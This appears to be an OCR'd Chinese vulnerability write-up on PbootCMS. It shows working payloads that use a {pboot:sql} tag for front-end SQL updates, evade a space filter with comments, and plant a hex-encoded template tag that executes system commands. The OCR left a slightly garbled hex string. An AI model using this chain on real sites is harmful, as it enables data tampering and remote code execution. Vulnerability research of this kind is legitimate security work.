
```
2708            // 特殊表不允许输出
2709            if (preg_match( pattern: '/ay_user|ay_member/i', $sql)) {
2710                $content = str_replace($matches[0][$i], replace: '', $content);
2711                continue;
2712            }
```

sql 语句不允许对 `ay_user` 与 `ay_member` 两个表进行操作，但是不影响我们写标签到数据库；接着看该段代码，其中的重点在 `$this->parserParam($matches[1][$i]);` ，跟进该方法

```
3483    // 解析调节参数
3484    protected function parserParam($string, $striptags = true)
3485    {
3486        if (! $string = trim($string))
3487            return array();
3488        $string = preg_replace( pattern: '/\s+/', replacement: ' ', $string); // 多空格处理
3489
3490        if ($striptags) {...}
3493
3494        $param = array();
3495        if (preg_match_all( pattern: '/([\w]+)[\s]?=[\s]?([\'\"]([^\'\"]+)?[\'\"]|([^\s
3505  //        print_r($param);
3506        return $param;
3507    }
3508
```


我们打印一下解析后的内容，使用如下标签来测试


```
{pboot:sql sql=update ay_site set copyright= 0x68656c6c6f where id = 1;#}11{/pboot:sql}
```




语句没有被正确的解析出来，仔细查看源码应该是被分割语句的正则匹配到了，尝试将空格替换成注释

```
{pboot:sql sql=update/**/ay_site/**/set/**/copyright=/**/0x68656c6c6f/**/where/**/id/**/=/**/1;#}11{/pboot:sql}
```






成功解析到我们想要的语句，去前台执行一下




数据库中内容成功进行了更新，把 hello 换成我们的标签语句

```
{pboot:sql sql=update/**/ay_site/**/set/**/copyright=/**/0x67b70626f6f747b757365723a70617373776f72647d3a6966283129656368 6f207374727265762827 6d6574737973272928276c7327293b2f2f297d79376d3031697b2f70626f6f747b757365723a70617373776f72647d3a69667d/**/ where/**/id/**/=/**/1;#}11{/pboot:sql}
```



接着访问首页



成功的执行了 system 函数

总结

造成该漏洞的主要原因还是因为程序增加了新的功能点，并且功能点没有进行完整的安全防御，导致可以在前台直接执行 sql 语句，进而将可执行的标签写入数据库，在前台解析执行命令；这也提醒我们在平时挖掘漏洞的时候可以多注意一些新添加的功能，同时充分了解过往存在的漏洞，打出组合拳往往有出其不意的效果。